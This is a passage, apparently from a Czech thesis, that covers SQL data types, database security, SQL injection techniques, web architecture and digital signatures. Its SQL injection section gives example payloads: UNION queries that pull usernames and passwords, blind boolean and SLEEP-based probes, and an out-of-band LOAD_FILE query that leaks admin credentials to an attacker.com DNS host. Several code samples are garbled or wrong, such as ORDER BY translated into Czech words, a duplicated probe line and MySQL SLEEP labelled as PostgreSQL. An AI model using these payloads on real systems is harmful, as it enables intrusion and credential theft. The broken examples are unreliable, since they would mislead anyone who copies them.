1. Numerické datové typy (numeric data types): obsahují čísla a dělí se na přesné a přibližné. Přesné datové typy, jako jsou INTEGER, DECIMAL a NUMERIC, uchovávají číselné hodnoty s absolutní přesností bez zaokrouhlování, což je nezbytné pro situace vyžadující striktní numerickou přesnost, například ve finančních výpočtech, kde je důležité, aby hodnoty zůstaly konzistentní a nebyly podrobeny žádné formě aproximace. Oproti tomu přibližné datové typy, jako jsou FLOAT a DOUBLE, jsou určeny pro reprezentaci číselných hodnot, které mohou obsahovat určitou míru nepřesnosti a jsou vhodné pro vědecké a technické výpočty, kde mohou být menší odchylky v důsledku zaokrouhlování akceptovatelné a neovlivňují celkovou přesnost výsledků.

2. Datové typy pro řetězce znaků (character string data types): mohou obsahovat čísla, abecedu a symboly a mají typy jako CHAR a VARCHAR.

3. Datové typy pro řetězce znaků Unicode (Unicode character string data types): jsou podobné datovým typům pro řetězce znaků, ale zabírají dvakrát více úložného prostoru. Jedná se například o NVARCHAR.

4. Binární datové typy (binary data types): znaky v těchto datových typech jsou ve formátu hexadecimálního kódu. Jedná se například o VARBINARY.

5. Datové typy pro datum a čas (date and time data types): používají se k ukládání informací o datu a čase v datových typech, jako je TIMESTAMP a DATE.

6. Ostatní datové typy (miscellaneous data types): zbývající datové typy SQL, které plní různé funkce, jsou seskupeny v této kategorii; například CLOB se používá pro velké objekty znaků a XML pro data XML. [23]

Pokud daný záznam, který zapisujeme či aktualizujeme v databázi, nemá žádnou hodnotu a sloupec, do kterého má být hodnota zapsána, je nepovinný (tzv. optional), tak se zapisuje nebo aktualizuje na hodnotu zvanou NULL. Z hlediska modelu relační databáze označuje hodnota NULL neznámou hodnotu. Pokud výše zmíněné teoretické vysvětlení rozšíříme, hodnota NULL ukazuje na neznámou hodnotu, ale tato neznámá hodnota není ekvivalentní numerické nulové hodnotě, prázdnému řetězci či poli. Vzhledem k tomu není možné v dotazech používat tradiční porovnávací operátory (=, <, > a <>). Ve standardech SQL je nutné použít klauzuli WHERE, což povede k vrácení záznamů bez hodnoty.

```
SELECT column_name1, column_name2, column_name3, ... , column_nameN
FROM table_name
WHERE column_nameN = NULL
```

Z tohoto důvodu může být práce s hodnotami NULL trochu komplikovaná a je vyžadováno použití určitých vestavěných funkcí (IS NULL a IS NOT NULL), které jsou přizpůsobeny pro práci s hodnotami NULL. [24] [25] Příklady užití IS NULL a IS NOT NULL:

```
SELECT column_names
FROM table_name
WHERE column_name IS NULL;

SELECT column_names
FROM table_name
WHERE column_name IS NOT NULL;
```

Každý databázový systém byl vyvíjen s určitými cíli a filozofiemi a zároveň jsou tyto systémy odlišně optimalizovány pro různé typy zátěže a použití. Systémy optimalizované pro velké objemy transakcí mohou nabízet odlišné datové typy než systémy určené pro analýzu velkých dat a některé systémy byly navrženy s důrazem na maximální výkon pro specifické typy aplikací, zatímco jiné mohly klást větší důraz na flexibilitu nebo

jednoduchost použití. Výsledkem těchto faktorů je, že každý databázový systém nabízí jedinečnou sadu datových typů, která reflektuje jeho vlastní návrhové rozhodnutí, cíle a specifické použití.

Tabulka podpory nejběžněji užívaných datových typů napříč šesti nejpoužívanějšími relačními databázovými systémy [26] [27] [28] [29] [30] [31]:

Tabulka 2.1 Podpora datových typů v různých databázových systémech

Datový Typ	MySQL	PostgreSQL	Oracle	SQL Server	SQLite	IBM DB2
INTEGER	Ano	Ano	Ano	Ano	Ano	Ano
VARCHAR	Ano	Ano	Ano	Ano	Ano	Ano
BOOLEAN	Ano	Ano	Ne	Ano	Ano	Ano
DATE	Ano	Ano	Ano	Ano	Ano	Ano
TIMESTAMP	Ano	Ano	Ano	Ano	Ano	Ano
FLOAT	Ano	Ano	Ano	Ano	Ano	Ano
DOUBLE	Ano	Ano	Ano	Ano	Ano	Ano
CHAR	Ano	Ano	Ano	Ano	Ano	Ano
TEXT	Ano	Ano	Ne	Ano	Ano	Ano
BLOB	Ano	Ano	Ne	Ano	Ano	Ano
SMALLINT	Ano	Ano	Ano	Ano	Ano	Ano
BIGINT	Ano	Ano	Ano	Ano	Ano	Ano
NUMERIC	Ano	Ano	Ano	Ano	Ano	Ano
DECIMAL	Ano	Ano	Ano	Ano	Ano	Ano
REAL	Ano	Ano	Ano	Ano	Ano	Ano
CLOB	Ne	Ano	Ano	Ne	Ano	Ano
BINARY	Ano	Ano	Ne	Ano	Ne	Ano
VARBINARY	Ano	Ne	Ne	Ano	Ne	Ano
ARRAY	Ne	Ano	Ne	Ne	Ne	Ano
JSON	Ano	Ano	Ne	SQL Server 2016	Ne	Ano

2.2 Bezpečnostní aspekty v SQL

Bezpečnostní aspekty v SQL jsou zásadní pro ochranu citlivých informací uložených v databázích. Tyto aspekty zahrnují širokou škálu opatření a praxí zaměřených na prevenci neoprávněného přístupu, úpravy, zneužití nebo zničení dat. Hlavní bezpečnostní hrozby pro SQL databáze zahrnují SQL injekce, neautorizovaný přístup a únik dat. [32] Efektivní strategie zabezpečení databáze musí zahrnovat komplexní přístupy tak, aby pokryly všechny možné scénáře napadení.

2.2.1 Typy bezpečnosti relačních databází

Relační databáze mohou být zabezpečeny několika různými metodami, které odpovídají různým aspektům jejich funkčnosti a využití. [33] [34]

Fyzická bezpečnost chrání databázi proti neautorizovanému přístupu nebo krádeži pomocí hmatatelných prostředků. Opatření, jako je zabezpečení serverové místnosti, implementace kontrolních přístupů do datového centra a používání bezpečnostních kamer a alarmů, jsou nedílnou součástí fyzické bezpečnosti. Význam fyzické bezpečnosti spočívá v její schopnosti chránit hardwarovou část databáze před fyzickým poškozením nebo krádeží, čímž zajišťuje její integritu a dostupnost. Navíc fyzická bezpečnost hraje klíčovou roli v prevenci neautorizovaného přístupu jednotlivců k databázovým serverům nebo úložným zařízením, čímž posiluje celkovou bezpečnost dat.

Síťová bezpečnost se týká ochrany databáze proti neautorizovanému přístupu do sítě. Opatření pro síťovou bezpečnost zahrnují používání firewallů, systémů pro detekci průniků a šifrování. Síťová bezpečnost je důležitá, protože zajišťuje, že data jsou přenášena bezpečně přes síť. Neautorizovaní jednotlivci nemohou zachytit nebo upravit data během přenosu. Zároveň pomáhá chránit databázi před externími útoky, jako je hacking a malware.

Kontrola přístupu slouží jako bezpečnostní metodologie, která omezuje přístup k databázi výhradně pro autorizované uživatele. Zahrnuje různá opatření, jako je autentizace, autorizace a účetnictví a zajišťuje, že se k databázi mohou dostat pouze jednotlivci s odpovídajícími oprávněními. Autentizace zajišťuje, že k databázi mají přístup pouze autorizovaní jednotlivci a to ověřením jejich identity pomocí uživatelských jmen a hesel. Autorizace kontroluje, jaké akce může každý uživatel v databázi provádět na základě jeho role nebo oprávnění.

Šifrování dat je technika používaná k ochraně dat uložených v databázi před neautorizovaným přístupem pomocí šifrování algoritmy. Šifrování zajišťuje, že i když neautorizovaný jednotlivec získá přístup k datům, nemůže je číst ani používat. Šifrování dat je důležité, protože zajišťuje, že citlivá data jsou chráněna i v případě, že se dostanou do špatných rukou. Šifrování také pomáhá zabránit porušení dat a neautorizovanému přístupu k databázi.

Audit a protokolování slouží jako zásadní metody pro dohled a sledování všech akcí prováděných na databázi s cílem identifikovat a zabránit bezpečnostním porušením. Tyto techniky zahrnují komplexní záznam různých databázových aktivit, včetně přihlášení uživatelů, úprav dat a systémových událostí. Audit a protokolování jsou kritické, protože poskytují záznam o všech aktivitách prováděných na databázi. To může být použito k detekci a prevenci bezpečnostních porušení.

3 SQL INJEKCE

SQL injekce, dále jen SQLi, je typ kybernetického útoku, který využívá chyb ve zpracování SQL dotazů při dotazování na relační databáze, ve snaze získat, pozměnit nebo zničit citlivá data. Princip SQLi spočívá ve vložení určitého řetězce SQL klíčových slov, klauzulí, výrazů, operátorů či funkcí do možných uživatelských vstupních polí grafického uživatelského rozhraní aplikačního programu. Pokud je proměnná, do které je uživatelský vstup vkládán, odesílána přes API rozhraní, je možné, že se škodlivý kód dostane do míst zpracování a SQL server provede všechny syntakticky platné dotazy, které obdrží. Tento škodlivý kód tak může umožnit útočníkovi získat neautorizovaný přístup k databázi, zobrazovat, měnit, mazat nebo manipulovat s citlivými daty, nebo dokonce provádět operace, které mohou ohrozit celý databázový server. [35]

3.1 Typy SQL injekce

Typy SQL injekcí lze klasifikovat na základě metod, které používají pro přístup k datům a podle potenciálu způsobené škody. SQL injekce se obvykle řadí do tří kategorií: In-band SQLi (Klasická), Inferenční SQLi (Slepá) a Out-of-band SQLi. [36] [37] [38]

3.1.1 In-band SQLi (Klasická)

Útočník využívá stejný komunikační kanál jak pro spuštění svých útoků, tak pro shromažďování výsledků. Kvůli své jednoduchosti a efektivitě patří in-band SQLi mezi nejběžnější typy útoků SQLi. Existují dvě podvarianty této metody:

Error-based SQLi V rámci error-based SQL injekce útočník vkládá do vstupních polí aplikace specificky formulované SQL dotazy, které jsou buď syntakticky nesprávné nebo jsou navrženy tak, aby byly v rozporu s očekávanou strukturou databáze. Cílem je vyvolat chybovou reakci databázového serveru, která obsahuje užitečné informace, například názvy tabulek, strukturu sloupců, typy dat nebo jiná metadata. Jednoduchým typem error-based SQLi je například SQL příkaz rozšířený o jednoduché uvozovky, dvojité uvozovky, středník nebo operátory SQL jako AND, OR nebo NOT. [36] [37] [38]

Za předpokladu, že dotaz pro zjištění informací o uživateli vypadá následovně:

```
http://fashion.com/users.php?id=1
```

Útočníkovi stačí přidat na konec URL jednoduchou uvozovku `http://fashion.com/users.php?id=1'` a databáze vrátí error:

```
SQL Error: 1064 - You have an error in your SQL syntax;
```

```
check the manual that corresponds to your MySQL server
version for the right syntax to use near ''1'' at line 1
```

Z této chybové hlášky jsme se dozvěděli, že použitým databázovým systémem v aplikaci je MySQL a chyba nastala blízko části dotazu, kde se nachází 1'.

Union-based SQLi Union-based SQL injekce využívá SQL příkaz UNION, který umožňuje kombinaci několika SELECT příkazů a jejich výstupy slučuje do jediné odpovědi. Klíčem k úspěšnému provedení Union-based SQLi je přesné porozumění cílové databáze a její struktury. Jednotlivé dotazy musí vracet stejný počet sloupců a datové typy ukládaných dat musí být vzájemně kompatibilní. Tato zjištění jsou třeba vědět před samotným hackerským útokem a velmi často tento proces vyžaduje sérii pokusů a omylů.[36] [37] [38]

Pro určení počtu sloupců přítomných ve výsledku původního dotazu je možné využít jednu z následujících metod.

V první metodě útočník vloží řadu argumentů ORDER BY a zároveň zvýší zadaný index sloupců, dokud server nevrátí chybu. Série adres URL by vypadala:

```
http://fashion.com/shoes.php?category= Nike OBJEDNEJTE DO 1 -
http://fashion.com/shoes.php?category= Nike OBJEDNEJTE DO 2 -
http://fashion.com/shoes.php?category= Nike OBJEDNEJTE DO 3 -
http://fashion.com/shoes.php?category= Nike OBJEDNEJTE DO 4 -
```

V případě řetězcové injekce UNION SQL je vyžadováno přidání uvozovky a znaménka plus (+) k označení užitečného zatížení řetězce. Pro datovou část řetězce bude první požadavek adresy URL, zobrazený výše, vypadat:

```
http://fashion.com/shoes.php?category= Nike OBJEDNEJTE OD 1 -+
```

Za předpokladu, že databáze po čtvrtém požadavku vrátí chybu „Neznámá příčina“ nebo „ORDER BY číslo 4 je mimo rozsah“, útočník z toho vyvozuje, že počet sloupců je tři.

Ve druhé metodě útočník odešle řadu příkazů UNION SELECT, z nichž každý určuje několik hodnot null. Škodlivé dotazy by v takovém případě vypadaly:

```
UNION SELECT NULL--
UNION SELECT NULL,NULL--
UNION SELECT NULL,NULL--
UNION SELECT NULL,NULL,NULL,NULL--
```

Jakmile hodnoty NULL převyšují index pole/sloupce, server vrátí chybu databáze. Může to být také podobné chybám v první metodě nebo chybě nulového ukazatele, která útočníkům umožňuje odvodit počet sloupců.

Pro určení datových typů dat ukládaných to těchto sloupců se nejčastěji využívá následující metoda. Vzhledem k tomu, že data, která jsou předmětem zájmu při SQLi, je obvykle datového typu řetězec, hackeři mají v úmyslu odhalit jeden nebo více sloupců datového typu řetězec. Toho je dosaženo zahrnutím jednoduchého řetězce namísto null pro každý sloupec v dotazech. Za předpokladu, že původní dotaz vrátí čtyři sloupce, budou dotazy k identifikaci sloupců s daty typu řetězec vypadat:

```
UNION SELECT 'a' ,NULL,NULL,NULL--
UNION SELECT NULL,'a',NULL,NULL--
UNION SELECT NULL,NULL,'a',NULL--
UNION SELECT NULL,NULL,NULL,'a'--
```

Po provedení UNION mezi řetězcem a sloupcem, kde je sloupec také řetězcem, škodlivý dotaz uspěje. V opačném případě dotaz vrátí chybovou zprávu databáze.

Příklady:

SQL injekce UNION Attack k načtení důvěrných dat uživatele

Útočník může upravit výše uvedený legitimní dotaz připojením dotazu „UNION SELECT“ a vytvořit tak škodlivý dotaz, který mu umožní získat přístup k přihlašovacím údajům uživatele z tabulky “users“. Škodlivý dotaz by vypadal:

```
'UNION SELECT username, password FROM users--
```

Útočník může odeslat dotaz jako zakódovaný požadavek s adresou URL, pokud aplikace postrádá odpovídající ověření vstupu. Útok lze také šířit prostřednictvím klasického SQLi útoku s adresou URL:

```
http://fashion.com/shoes.php?
category=Nike‘+UNION+SELECT+username,password+FROM+users-
```

SQL injekce UNION Attack pro načtení více hodnot

Útočníci mohou také vytvářet škodlivé dotazy, aby získali více hodnot z jednoho sloupce. Útok zahrnuje zřetězení informací z více databázových tabulek do jediné pomocí symbolu ||“, například

```
SELECT NULL,username||'~'||password FROM users--
```

Znak provádí libovolnou separaci, zatímco || označuje zřetězení. Škodlivá adresa URL by proto vypadala:

```
http://fashion.com/shoes.php?
category='+UNION+SELECT+NULL,username||''~''||password+FROM+users-
```

3.1.2 Inferenční SQLi (Slepá)

Při inferenční SQL injekci útočník nezískává, neupravuje či neničí žádná data v relačních databázích aplikačního programu – žádná data nejsou přenášena. Útočník musí inferovat (odhadovat) informace na základě reakcí webové aplikace a chování databázového serveru a výsledkem je představa o architektuře a struktuře relační databáze. Na základě způsobu, jakým získáváme tyto informace, můžeme útoky dělit na inferenční injekce založené na pravdivostní hodnotě (boolean-based) nebo na základě časových zpoždění, tedy času (time-based).

Boolean-based inferenční SQLi (založené na pravdivostní hodnotě) Vkládání SQL založené na booleovských principech je technika, která se opírá o odeslání dotazu SQL do databáze, na jehož základě tato technika nutí aplikaci vracet různé výsledky. Výsledek umožňuje útočníkovi posoudit, zda použité užitečné zatížení vrací true nebo false. I když výstupem nejsou žádná data z databáze, výsledky poskytují útočníkovi cenné informace. V závislosti na logickém výsledku (TRUE nebo FALSE) se obsah v odpovědi HTTP změní nebo zůstane stejný. [36] [37] [38]

Příkladem může být stránka s URL adresou `https://example.beaglesecurity.com/items.php?id=2`. Zranitelná vrstva aplikace pro přístup k datům může z výše uvedeného požadavku URL vytvořit dotaz SQL, jak je uvedeno v následujícím příkladu:

```
SELECT title, description, body FROM items WHERE ID = 2 and 1=2
```

Pokud je aplikace zranitelná vůči SQL injekci, nevrátí nic a útočník vloží dotaz s pravdivou podmínkou (1=1). Pokud se obsah stránky liší od obsahu stránky, která se vrátila během nesprávného stavu, může útočník usuzovat, že vkládání SQL funguje. Nyní si útočník může ověřit, že je nastaven na použití jiných metod SQL injekcí.

Příklady:

Testování pravdivosti dotazu pomocí logického operátoru AND

Útočník může přidat logický výraz ke standardnímu dotazu a sledovat chování aplikace. Pokud je výraz pravdivý, aplikace se chová normálně. Pokud je nepravdivý, aplikace může vykázat chybu, vrátit prázdný výsledek nebo se chovat jinak.

```
http://example.com/products.php?id=1 AND 1=1
```

Tento dotaz by měl vrátit stejný výsledek jako původní, protože 1=1 je vždy pravdivé. Pokud však útočník změní dotaz na:

```
http://example.com/products.php?id=1 AND 1=2
```

Tento dotaz by měl vrátit odlišný výsledek nebo žádný výsledek, protože 1=2 je vždy nepravdivé.

Použití logického operátoru OR pro odhalení informací

Útočník může použít OR pro testování různých hypotéz a pozorovat chování aplikace. Příklad škodlivého dotazu:

```
http://example.com/products.php?id=1 OR 1=1
```

Tento dotaz by mohl vrátit více výsledků než očekávané, protože OR 1=1 je vždy pravdivé, takže podmínka ID produktu je ignorována.

Zjišťování přítomnosti specifických dat

Útočník může kombinovat AND nebo OR s dotazy, které testují přítomnost určitých dat v databázi. Příklad škodlivého dotazu:

```
http://example.com/products.php?id=1 AND
(SELECT COUNT(*) FROM users WHERE username = 'admin') > 0
```

Tento dotaz může být použit k testování, zda existuje uživatel s uživatelským jménem "admin"v databázi. Pokud je podmínka pravdivá (tj. existuje uživatel s uživatelským jménem "admin"), aplikace se může chovat normálně, zatímco při nepravdivé podmínce může dojít k odlišnému chování, například k chybě nebo k žádnému výsledku.

Testování konkrétních hodnot v databázi

Útočník může postupně zkoušet různé hodnoty a sledovat reakce aplikace, aby zjistil konkrétní hodnoty v databázi. Příklad škodlivého dotazu:

```
http://example.com/products.php?id=1 AND ASCII
(SUBSTRING((SELECT username FROM users WHERE id = 1), 1, 1)) > 100
```

Tento dotaz testuje, zda první znak uživatelského jména prvního uživatele v tabulce "users" má ASCII hodnotu větší než 100. Útočník by mohl tímto způsobem postupně odhalit celé uživatelské jméno.

Time–based inferenční SQLi (založené na době odezvy) Time-based SQL injekce je užitečná tam, kde útočník nemá přímý přístup k datům nebo k výstupu dotazů. Nicméně tento přístup je časově náročnější a může vyžadovat mnoho pokusů pro získání konkrétních informací. Tato technika spočívá v pozorování reakční doby serveru po odeslání dotazu, který záměrně způsobuje zpoždění odpovědi, pokud je splněná určitá podmínka. Na základě toho, zda dojde k prodloužení doby odezvy nebo ne, může útočník inferovat, tj. odvodit, zda byla testovaná podmínka pravdivá či nepravdivá. Vzhledem k tomu, že tento typ útoku je založený pouze na časové odezvě, je obtížně

detekovatelný tradičními bezpečnostními nástroji, což ho činí obzvlášť nebezpečným. [36] [37] [38]

Příklady:

Způsobení zpoždění v odpovědi serveru

Útočník může zkusit přidat SQL příkaz, který způsobí zpoždění, například SLEEP (v MySQL) nebo `pg_sleep` (v PostgreSQL), do běžného dotazu. Tímto způsobem útočník nezíská důležitá ani citlivá data. Účelem je zjistit, zdali je databáze zranitelná, protože pokud se podaří dobu odezvy prodloužit, je více než pravděpodobné, že aplikace nesprávně zpracovává uživatelské vstupy a je náchylná vůči SQL injekčním útokům. Příklad škodlivého dotazu:

```
http://example.com/products.php?id=1 AND IF(1=1, SLEEP(5), 0)
```

Pokud tento dotaz způsobí, že stránka se načítá o 5 sekund déle, útočník ví, že databáze je náchylná a nejspíš není správně zabezpečená.

Testování specifických informací v databázi

Útočník může použít podobný přístup k testování konkrétních hypotéz, například, jestli existuje konkrétní uživatel, nebo kolik je v daném sloupečku záznamů. Příklad škodlivého dotazu (MySQL):

```
http://example.com/products.php?id=1 AND IF((SELECT COUNT(username)
FROM users WHERE username = 'admin')>0, SLEEP(5), 0)
```

Pokud server odpoví se zpožděním, znamená to, že uživatel "admin" existuje.

Postupné získávání dat

Útočník může postupně získávat data znak po znaku. Například zjistí první písmeno uživatelského jména a postupně se posunuje dál. Příklad škodlivého dotazu (PostgreSQL):

```
http://example.com/products.php?id=1 AND CASE WHEN ASCII
(SUBSTRING((SELECT username FROM users LIMIT 1), 1, 1))
> 100 THEN SLEEP(5) ELSE 0 END
```

Pokud dojde k zpoždění, znamená to, že ASCII hodnota prvního znaku uživatelského jména je větší než 100.

3.1.3 Out-of-band SQLi

Out-of-band je pokročitelší formou SQLi, jelikož vyžaduje hlubší pochopení nejenom relačních databází a jazyka SQL, ale i síťové komunikace a bezpečnostních protokolů. Tato metoda se často využívá jako alternativa v případech, kdy jsou běžné injekční

techniky neefektivní, například kvůli vysoké úrovni filtrování nebo když aplikace nevrací přímo výsledky dotazů (jako je tomu u blind SQL injekce). Způsob, jakým se útočník dostává k datům, je založen na schopnosti manipulovat s datovými toky v síti a využívat specifické funkce databázových systémů tak, aby vznikly alternativní komunikační cesty. Útočník musí být schopen efektivně využít slabiny v konfiguraci sítě a databázového serveru, jako jsou nezabezpečené externí volání nebo chybějící síťová omezení. Vzhledem k tomu, že tento typ útoku využívá různé komunikační kanály, může být obtížnější jeho detekce i obrana, což vyžaduje komplexnější bezpečnostní opatření, včetně síťových firewallů, IDS/IPS systémů a pečlivého monitorování síťového provozu. [36] [37] [38]

Příklad:

Útočník se rozhodne využít funkce databáze, která umožňuje odesílání HTTP požadavků nebo provádění DNS lookupů. Příkladem může být stránka s URL adresou http://example.com/products.php?id=1, kterou útočník modifikuje přidáním příkazu, který se pokusí donutit databázi provést neautorizovaný dotaz a vytvořit DNS dotaz pro externí server. Tento škodlivý dotaz může vypadat:

```
http://example.com/products.php?id=1; SELECT LOAD_FILE(CONCAT('\\\\',
(SELECT CONCAT_WS(':', user, password) FROM users
WHERE username = 'admin'),'.attacker.com\\'))
```

V tomto dotazu útočník využívá funkci `LOAD_FILE` v MySQL k vytvoření požadavku na externí server, který kontroluje. `CONCAT_WS` slouží k spojení uživatelského jména a hesla admina do jednoho řetězce, odděleného dvojtečkou. Tento řetězec je pak vložen do DNS dotazu na server attacker.com. Když MySQL server zpracuje tento dotaz, pokusí se načíst soubor z lokace, která je ve skutečnosti DNS dotazem, a tím odešle kombinaci uživatelského jména a hesla admina na DNS server útočníka.

4 TVORBA WEBOVÝCH APLIKACÍ

Ve vývoji webových aplikací je stále větší potřeba integrovat principy softwarové architektury do designu grafických webových nadstaveb. Historie softwarového designu, který se v 70. letech zaměřoval na analýzu požadavků a strukturální rozhodnutí, ukazuje na význam holistického přístupu v plánování webových aplikací. Tento přístup je klíčový vzhledem k rychle se měnícím technologiím a obchodním požadavkům, kterým front-end projekty čelí. Při implementaci části grafické webové nadstavby je tedy důležité, aby architektura podporovala jak modulární design, tak efektivní správu a udržitelnost kódu. V moderní praxi je nutné, aby architektura webové aplikace zahrnovala strategické myšlení s ohledem na vizi produktu, a podpořila tak srozumitelné a udržitelné řešení.

4.1 Základy tvorby webových aplikací

Na počátku internetové éry se webové stránky omezily na jednoduché textové informace s minimálním vizuálním obsahem. S růstem technologií a lepším připojením došlo k vývoji dynamických webů, což umožnilo složitější interakce uživatelů prostřednictvím skriptů, jako byly CGI[1)] a později JavaScript. Tyto technologie umožnily ukládání dat do databází a generování HTML stránek reagující na uživatelské akce. JavaScript se v té době stal klíčovým nástrojem pro dynamické webové aplikace, vývoj DOM[2)] a podporu prohlížečů pro ECMAScript, což standardizovalo chování skriptů napříč platformami. Současně, přechod na rozšířenější skriptovací jazyky jako JSP[3)], ASP[4)] a PHP umožnil efektivnější vývoj dynamicky generovaných webových stránek, což zvýšilo interaktivitu a vizuální přitažlivost webů.

V současné době se pro programování webových grafických nadstaveb, neboli frontendových částí webových stránek a aplikací, nejčastěji využívá JavaScript, případně jeho typovaná verze – Typescript, což je skriptovací programovací jazyk.

Všechny moderní webové prohlížeče, jak ve stolních počítačích, herních konzolích, tabletech, tak i chytrých telefonech, obsahují JavaScript interpreter, díky čemuž je JavaScript nejrozšířenějším programovacím jazykem v historii. Typescript představuje nadmnožinu Javascriptu, který umožňuje psaní typovaného kódu. Pro účely kompilování se přepisuje do Javascriptu a je s Javascriptem zpětně kompatibilní. [39]

[1)] CGI (Common Gateway Interface) je standard, který umožňuje webovým serverům spouštět externí programy a skripty, což je způsob, jak dynamicky generovat webový obsah.

[2)] DOM (Document Object Model) reprezentuje dokument jako stromovou strukturu, kde každý uzel je částí dokumentu, například odstavcem, nadpisem, videem, obrázkem nebo jiným elementem.

[3)] JSP (JavaServer Pages) je technologie umožňující vývojářům vytvářet dynamicky generované webové stránky založené na HTML, XML nebo jiných dokumentových typech.

[4)] ASP (Active Server Pages) je Microsoft technologie pro server-side skriptování, která umožňuje vytvářet dynamicky generované webové stránky.

4.2 Architektura běžné webové aplikace

V moderním softwarovém vývoji je architektura založená na mikroslužbách velmi častou volbou, jelikož umožňuje lepší škálovatelnost, nezávislost jednotlivých komponent a snazší údržbu a aktualizace systémů. I přesto v počtu výskytů nepředčí klient-server architekturu. Tato tradiční architektura je často zvolena pro svou jednoduchost, nízké náklady na zavedení a široké možnosti využití v různých typech aplikací, což z ní dělá stále populární a osvědčenou volbu pro mnoho organizací a projektů.

Klient-server architektura je populární v TCP/IP[5)] sítích a historicky byla navržena hlavně k řešení síťových problémů spojených s monolitickými architekturami, kde výpočty probíhaly na uživatelském počítači. V této architektuře je klient aktivní entita, která iniciuje komunikaci se serverem, zatímco server pasivně čeká na požadavky a zajišťuje služby jako e–mail, FTP a tisk. Klienti mohou být "tlustí", obsahující větší část aplikační logiky a být relativně nezávislí na serveru, nebo "tencí", kde většina procesů probíhá na serveru. Model klient-server dělí základní funkce aplikací do prezentační, aplikační a datové správy, s různým rozdělením úloh mezi klienta a server. Klient-server model je flexibilní a umožňuje distribuci zátěže a zdrojů podle potřeb konkrétní aplikace. [40]

4.2.1 Základní typy architektur

1. Bez použití vrstev - Všechny komponenty aplikace jsou integrovány v jednom souboru.

2. Dvouvrstvá architektura - Oddělení vzhledu a aplikace, kde vzhled (prezentační vrstva) a aplikační logika (aplikační vrstva) jsou odděleny.

3. Třívrstvá architektura (MVC - Model-View-Controller)

   Model - Zpravidla databáze, která ukládá data.

   View - Zobrazení stránky uživateli, zodpovědné za prezentaci dat.

   Controller - Obsluha požadavků od uživatelů, řídí interakci mezi Modelem a View.

4. Vícevrstvá architektura - Rozšířené dělení, kde může být view rozděleno dále, například na webservice vrstvu a fasádu pro integrace s jinými systémy. [41]

[5)] TCP/IP, neboli Transmission Control Protocol/Internet Protocol, je základní komunikační protokol internetu. Slouží k rozdělení dat na pakety, jejich přenos mezi zařízeními a správné doručení na cílové místo. TCP zajišťuje spolehlivý přenos dat tím, že potvrzuje příjem každého paketu, zatímco IP adresuje a směruje každý paket k jeho cílovému umístění ve síti.

4.2.2 Existují různá řešení

Všechny tři logické vrstvy jsou součástí jednoho webového serveru: prezentační vrstva, která generuje HTML výstup pro uživatele; aplikační vrstva, která zpracovává žádosti od klientů; a databázová vrstva, jež manipuluje s daty uloženými v databázi.

Co se týče fyzických vrstev, ty mohou být rozloženy mezi různé servery: prezentační vrstva může být umístěna na klientově počítači, aplikační vrstva na samostatném serveru pro aplikace a databázová vrstva na serveru určeném speciálně pro databáze. Toto rozložení umožňuje efektivní správu zdrojů a zátěže v závislosti na potřebách aplikace.

4.2.3 Protokol HTTP (HyperText Transfer Protocol)

HTTP je protokol pro přenos objektů libovolného typu (stránky HTML, obrázky, PDF) mezi webovým serverem a prohlížečem. Jde o bezestavový protokol modelu požadavek/odpověď. Problémy spojené s bezestavovostí, jako je identifikace klientů, jsou řešeny pomocí mechanismů jako jsou HTTP session[6)]. [41]

HTTP stavové kódy se dají kategorizovat do pěti kategorií:

- 1xx - Informativní kód
- 2xx - Úspěšné vyřízení požadavku
- 3xx - Přesměrování
- 4xx - Chyba klienta
- 5xx - Chyba na straně serveru

4.2.4 Přenos dat od uživatele na server

Existují dvě základní metody:

GET - Vložení proměnných do URL. Výhody: stránky lze uložit do záložek prohlížeče. Nevýhody: není vhodné pro přenos většího množství dat, například celého textu článku.

POST - Odeslání vyplněných HTML formulářů. Výhody: vhodné pro přenos většího množství dat. Nevýhody: stránky nelze uložit do záložek prohlížeče. [41]

[6)] HTTP session je způsob, jak server uchovává informace o uživateli během jeho návštěvy webové stránky. Když uživatel navštíví webovou stránku, server vytvoří session a přidělí mu unikátní identifikátor, který se obvykle ukládá do cookie v prohlížeči uživatele. Tento identifikátor umožňuje serveru sledovat aktivity uživatele na různých stránkách a udržet například informace o jeho přihlášení nebo obsahu nákupního košíku.

5 PODEPISOVÁNÍ A OVĚŘOVÁNÍ

Podepisování a ověřování jsou základní kryptografické techniky používané k zajištění integrity a autenticity dat. Podepisování dat znamená připojení kryptografického podpisu, který je unikátně spojen s odesílatelem a je závislý na podepisovaných datech. Tento princip zajišťuje, že data nejsou po odeslání změněna. Ověřování zahrnuje proces, v němž příjemce ověří, že podpis je platný a že data skutečně pocházejí od požadovaného odesílatele a nebyla pozměněna. Tyto metody jsou nepostradatelné v oblastech jako jsou digitální transakce, komunikace a distribuované systémy, kde je důležitá integrita a zabezpečení. [42]

5.1 Základy podepisování a ověřování

Klíčovým prvkem digitálního podepisování je využití asymetrické kryptografie, kde odesílatel vytvoří podpis pomocí svého privátního klíče a příjemce podpis ověří pomocí veřejného klíče odesílatele. Proces podepisování obvykle zahrnuje vytvoření hash hodnoty z originálních dat a jejich následné šifrování privátním klíčem odesílatele. Při ověřování příjemce dešifruje podpis veřejným klíčem a porovná výslednou hash hodnotu s hash hodnotou dat, která obdržel. Pokud se obě hodnoty shodují, data nebyla změněna a identita odesílatele je potvrzena. [43]

5.2 Metody a techniky podepisování

Existuje několik technik a metod, které se používají pro podepisování a ověřování, včetně RSA[1)] (Rivest–Shamir–Adleman), DSA[2)] (Digital Signature Algorithm) a ECDSA[3)] (Elliptic Curve Digital Signature Algorithm). Každá z těchto metod má své specifické vlastnosti a použití závisí na požadavcích konkrétní aplikace, například na požadované úrovni bezpečnosti, rychlosti zpracování a efektivitě ukládání. RSA je známé svou robustností a širokou podporou, zatímco ECDSA nabízí vyšší úroveň zabezpečení při nižších požadavcích na velikost klíčů, což je vhodné pro zařízení s omezenými zdroji. [44]

[1)] RSA je robustní algoritmus veřejného klíče, vhodný pro širokou škálu aplikací díky své odolnosti proti útokům.

[2)] DSA poskytuje rychlé generování a ověřování podpisů, což jej činí ideálním pro aplikace vyžadující vysokou efektivitu při zpracování podpisů.

[3)] ECDSA využívá eliptické křivky k dosažení vysoké bezpečnosti s menšími klíči, což minimalizuje nároky na zdroje a činí jej preferovanou volbou pro zařízení s omezenými kapacitami.

5.3 Podepisování a ověřování v kontextu webových aplikací

